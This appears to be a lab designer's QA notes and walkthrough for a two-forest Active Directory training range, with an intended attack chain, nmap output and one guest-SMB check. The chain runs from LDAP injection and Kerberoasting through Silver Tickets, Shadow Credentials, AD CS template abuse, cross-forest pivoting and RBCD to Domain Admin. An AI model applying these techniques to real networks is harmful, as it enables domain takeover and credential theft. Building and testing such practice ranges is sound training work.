Westbridge University RANGE HSM

QA Notes
Hello QA Team,
Thank you for testing the Westbridge University range.
Please note the following environment details:
- All Windows machines are running Windows Server 2025 with the latest security updates installed.
- Internet access will be disabled during deployment.
- LDAP Signing is intentionally disabled to maintain compatibility with several commonly used Active Directory assessment tools.
The following hardening measures have been applied across all Windows systems where applicable:
- SMB signing is enabled and enforced on both the SMB server and client.
- Cloud Files Mini Filter Driver (
cldflt) is disabled.
- MachineAccountQuota is set to 0, preventing standard users from creating new computer accounts.
- The Print Spooler service is disabled.
If you encounter any behavior that appears unintended or discover an alternative attack path, please let me know. Any feedback or suggestions to improve the range are greatly appreciated.
Thank you for your time and support!


westbridge.hsm
westbridge-research.hsm
| Host | FQDN |
|---|---|
| 10.0.10.5 | DC.westbridge.hsm |
| 10.0.10.15 | FILES.westbridge.hsm |
| 10.0.10.20 | SQL.westbridge.hsm |
| 10.0.10.10 | WEB.westbridge.hsm |
| 10.0.20.5 | DC02.westbridge-research.hsm |
| 10.0.20.10 | WEB.westbridge-research.hsm |
Attack Chain

Domain 1 – WESTBRIDGE.HSM
Initial Access
- Discover the Student Portal running on
WEB.westbridge.hsm:5000.
- Authenticate to the portal.
- Identify an LDAP Injection vulnerability in the search functionality.
- Enumerate domain users and service accounts through LDAP Injection.
- Identify Kerberos service accounts.
- Kerberoast svc_mssql.
- Request an RC4 Kerberos service ticket.
- Crack the ticket and recover the SQL service credentials.
SQL.westbridge.hsm (10.0.10.20)
- Authenticate to Microsoft SQL Server as svc_mssql.
- Enumerate SQL Server permissions and configuration.
- Retrieve the SID of the MSSQL Maintenance group.
- Forge a Silver Ticket for the MSSQL service.
- Authenticate to MSSQL using Kerberos.
- Enable
xp_cmdshell.
- Abuse SeImpersonatePrivilege to obtain local Administrator/SYSTEM.
- Restore the SQL backup database.
- Recover the credentials of m.thompson.
Active Directory Enumeration
- Enumerate Active Directory using BloodHound.
- Identify delegated permissions assigned to m.thompson.
- Abuse GenericAll over the Students OU.
- Abuse DeleteChild / GenericWrite over the IT-Tier1 OU.
- Move r.anderson and c.wilson into the Students OU.
- Reset their passwords.
FILES.westbridge.hsm (10.0.10.15)
- Authenticate using the compromised domain accounts.
- Access the Scripts SMB share.
- Retrieve
webserver_monitor.ps1.
- Discover obsolete monitoring DNS names.
- Poison one of the legacy DNS records.
- Capture the svc_webmonitor NetNTLM authentication generated by the monitoring task.
- Crack the svc_webmonitor password.
- Abuse its delegated
msDS-KeyCredentialLinkpermission.
- Perform a Shadow Credentials attack against svc_files.
- Obtain Kerberos authentication as svc_files.
- Impersonate the local Administrator and gain administrative access to FILES.
- Locate the WEB server backup.
- Recover the SSH private key belonging to svc_web.
WEB.westbridge.hsm (10.0.10.10)
This is one of the major changes from the old chain.
- Authenticate over SSH using the recovered svc_web private key.
- Confirm that
svc_webbelongs to Web Backup Maintainers.
- Enumerate files writable by the Web Backup Maintainers group.
- Discover
/opt/web_backup/web_backup.sh.
- Monitor scheduled processes and identify the automated backup job.
- Modify the writable backup script.
- Wait for the scheduled job to execute.
- Obtain a shell as e.mitchell — not root. The current backup process deliberately executes under
e.mitchell.
- Enumerate
/var/www/data/studentportal.
- Retrieve
users.json.
- Recover the password hash for d.reynolds.
- Continue local privilege escalation.
- Obtain root and capture the WEB root flag.
- Discover
/etc/svc_krb_t2.keytab.
- Extract/use the svc_krb_t2 Kerberos identity.
- Authenticate to WESTBRIDGE using Kerberos.
- Discover that svc_krb_t2 has GenericAll over IT Tier2.
- Reset the password of s.harrison.
- Encounter the
INVALID_LOGON_HOURSrestriction.
- Reuse c.wilson from the earlier IT-Tier1 compromise to clear
s.harrison's logon-hours restriction.
HELPDESK-WS.westbridge.hsm (10.0.10.25)
- Authenticate as the compromised Tier2 user s.harrison.
- Access HELPDESK-WS through RDP/WinRM.
- Continue enumeration of the workstation and administrative material.
- Recover the next privileged account/credentials required for the AD CS path.
- Identify delegated access affecting the certificate infrastructure.
- Obtain control over the vulnerable certificate template.
- Modify the certificate template so an arbitrary UPN can be supplied.
- Abuse the modified template to request a certificate for the WESTBRIDGE Administrator account.
DC.westbridge.hsm (10.0.10.5)
- Authenticate as Administrator using the issued certificate.
- Recover the Administrator NTLM credentials through certificate authentication.
- Establish an administrative WinRM session to the Domain Controller.
- Obtain WESTBRIDGE Domain Administrator.
- Recover the material required for the forest-trust pivot.
- Obtain the svc_forest_trust / researchoperator trust-validation credentials from the KeePass material.
Domain 2 – WESTBRIDGE-RESEARCH.HSM
Forest Trust Pivot
- Recover the trust-validation credentials from WESTBRIDGE.
- Configure
krb5_cross.conf.
- Generate a Kerberos TGT for the WESTBRIDGE-side cross-domain principal.
- Configure the cross-realm Kerberos environment.
- Request an LDAP service ticket for
DC02.westbridge-research.hsm.
- Authenticate across the forest trust using Kerberos only.
This is important because the Research forest has NTLM disabled for domain authentication and LDAP, making Kerberos mandatory for the trust path.
Research Web Operations Delegation
- Enumerate both domains with BloodHound.
- Identify the cross-forest trust.
- Discover that researchoperator owns Research Web Operations.
- Discover that Research Web Operations can reset several Research-domain users.
- Modify the Research Web Operations group scope to support the required cross-domain membership.
- Add the WESTBRIDGE cross-domain principal to the group.
- Reconfigure the group as required for the delegated password-reset permissions.
- Reset the passwords of:
- r.parker
- t.walker
- Obtain a Kerberos TGT as t.walker.
Targeted Kerberoast
- Perform a targeted Kerberoast against j.bones.
- Modify
msDS-SupportedEncryptionTypesto force RC4 where required.
- Request the service ticket again.
- Crack the resulting Kerberos hash.
- Recover the credentials of j.bones.
WEB.westbridge-research.hsm (10.0.20.10)
The current PDF calls this host WEB.westbridge-research.hsm, rather than WEB02.
- Authenticate to the Research WEB server using Kerberos as r.parker.
- Establish an RDP session.
- Switch to the compromised j.bones Research Web Admin account.
- Escalate local access on WEB.
- Obtain privileged execution.
- Recover additional credentials from the host.
- Obtain credentials for a.howard.
- Recover the WEB$ machine-account password/AES key.
DC02.westbridge-research.hsm (10.0.20.5) – Final RBCD
- Obtain a Kerberos TGT as a.howard.
- Obtain a Kerberos TGT for the compromised WEB$ machine account.
- Abuse a.howard's delegated permissions to configure RBCD on
DC02$.
- Configure
WEB$as the principal allowed to delegate to DC02.
- Use the compromised
WEB$identity for the RBCD chain.
- Request a CIFS service ticket for
DC02.westbridge-research.hsmwhile impersonating Administrator.
- Load the resulting Administrator Kerberos ticket.
- Authenticate to DC02 using Kerberos.
- Obtain WESTBRIDGE-RESEARCH Domain Administrator.
- Establish a Kerberos-authenticated WinRM session to DC02.
This reflects the intended progression from relatively straightforward enumeration and Kerberoasting to increasingly advanced techniques including Silver Tickets, Shadow Credentials, delegated ACL abuse, Kerberos keytabs, cross-forest Kerberos authentication, pivoting, and RBCD.
DC.westbridge.hsm (10.0.10.5) Part1

Nmap Results
Nmap scan report for DC.westbridge.hsm (10.0.10.5)
Host is up (0.12s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
53/tcp    open  domain             Simple DNS Plus
88/tcp    open  kerberos-sec       Microsoft Windows Kerberos (server time: 2026-07-08 15:44:02Z)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp   open  ldap               Microsoft Windows Active Directory LDAP (Domain: westbridge.hsm0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.westbridge.hsm
| Subject Alternative Name: othername:<unsupported>, DNS:DC.westbridge.hsm
| Issuer: commonName=CA01-AD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-04T17:04:11
| Not valid after:  2027-07-04T17:04:11
| MD5:   69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6
|_SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap           Microsoft Windows Active Directory LDAP (Domain: westbridge.hsm0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.westbridge.hsm
| Subject Alternative Name: othername:<unsupported>, DNS:DC.westbridge.hsm
| Issuer: commonName=CA01-AD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-04T17:04:11
| Not valid after:  2027-07-04T17:04:11
| MD5:   69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6
|_SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: westbridge.hsm0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.westbridge.hsm
| Subject Alternative Name: othername:<unsupported>, DNS:DC.westbridge.hsm
| Issuer: commonName=CA01-AD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-04T17:04:11
| Not valid after:  2027-07-04T17:04:11
| MD5:   69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6
|_SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f
3269/tcp  open  ssl/ldap           Microsoft Windows Active Directory LDAP (Domain: westbridge.hsm0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.westbridge.hsm
| Subject Alternative Name: othername:<unsupported>, DNS:DC.westbridge.hsm
| Issuer: commonName=CA01-AD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-04T17:04:11
| Not valid after:  2027-07-04T17:04:11
| MD5:   69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6
|_SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=DC.westbridge.hsm
| Issuer: commonName=DC.westbridge.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-02T12:41:18
| Not valid after:  2027-01-01T12:41:18
| MD5:   de97 5f2f b906 474e fb48 2af2 f15a 9b87
|_SHA-1: 45e9 eed4 c533 ea33 e2ee e343 2eb9 7ced 122c 7e38
| rdp-ntlm-info:
|   Target_Name: WESTBRIDGE
|   NetBIOS_Domain_Name: WESTBRIDGE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: westbridge.hsm
|   DNS_Computer_Name: DC.westbridge.hsm
|   DNS_Tree_Name: westbridge.hsm
|   Product_Version: 10.0.26100
|_  System_Time: 2026-07-08T15:45:31+00:00
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf             .NET Message Framing
49664/tcp open  msrpc              Microsoft Windows RPC
49667/tcp open  msrpc              Microsoft Windows RPC
49671/tcp open  msrpc              Microsoft Windows RPC
49672/tcp open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc              Microsoft Windows RPC
49702/tcp open  msrpc              Microsoft Windows RPC
49714/tcp open  msrpc              Microsoft Windows RPC
49731/tcp open  msrpc              Microsoft Windows RPC
We Verified Anonymous SMB Access Using the Guest Account
nxc smb 10.0.10.5 -u 'guest' -p '' --smb-timeout 10
WEB.westbridge.hsm

Nmap Results
Nmap scan report for WEB.westbridge.hsm (10.0.10.10)
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 12:51:9d:7b:e6:a8:0c:f6:2d:68:01:b9:23:47:3d:fc (ECDSA)
|_  256 67:70:10:7c:3d:ed:f1:19:bb:49:b2:c8:f8:1f:db:46 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Westbridge University | Excellence in Education & Research
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.58 (Ubuntu)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/3.1.8 Python/3.12.3
|     Date: Fri, 31 Jul 2026 19:26:51 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 199
|     Location: /login
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.8 Python/3.12.3
|     Date: Fri, 31 Jul 2026 19:27:07 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|     Connection: close
|   Help:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
